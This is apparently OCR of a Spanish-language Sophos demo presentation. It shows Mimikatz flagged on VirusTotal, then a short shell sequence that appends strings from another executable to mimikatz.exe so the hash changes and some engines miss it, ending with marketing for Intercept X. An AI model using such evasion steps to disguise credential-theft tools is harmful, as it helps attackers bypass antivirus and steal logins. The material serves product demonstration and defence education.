
SOPHOS

DEMO

SOPHOS


Bajamos Mimikatz

Analizamos en Virus Total




VIRUSTOTAL

Analyze suspicious files and URLs to detect types of malware,
automatically share them with the security community



Operaciones ejecutadas

- `$ strings Juego_Secreto.exe >> cadenas.txt`
- `$ cp mimikatz.exe Mi_Mimikatz.exe`
- `cat cadenas >> Mi_Mimikatz.exe`
- `$ sha256sum Mi_Mimikatz.exe`
- `f7b8d33f907cf5d606f2244f2ae9333776f422d1a934791ee561845850d3f064  Mi_Mimikatz.exe`


Adobe Reader 9
USB IBIZA VERAN...
DB Browser for SQLite
CHOPWIN...
Firefox
Default
Mozilla Thunderbird
Default
VLC media player
forensic_sn...
64-Bit
pruebas.sq...
Cueva
salida.sqlite
mimikatz 2.2.0 x64 (oe.eo)
.#####. mimikatz 2.2.0 (x64) #18362 Aug 14 2019 01:31:47
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
/ \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
\ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX (vincent.letoux@gmail.com)
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz #

[redacted] Undetected

Sophos AV Mimikatz Exploit Utility (PUA)

Sophos ML Heuristic

SOPHOS

Foto Hermanos Mayo
Se solicita sirviente
1955 (ca.) / Copia de época


SOPHOS
INTERCEPT X
SEEING THE FUTURE IS THE FUTURE OF CYBERSECURITY.

One Agent
One Solution

SOPHOS

3rd Party Validation

AAA RATED
Enterprise Protection

MRG Effitas
EFFICACY ASSESSMENT & ASSURANCE

#1
Malware Protection

Gartner®

LEADER

#1
Endpoint Protection

AAA RATED
Small Business Protection

MRG Effitas
EFFICACY ASSESSMENT & ASSURANCE


#1
Exploit Protection

FORRESTER®

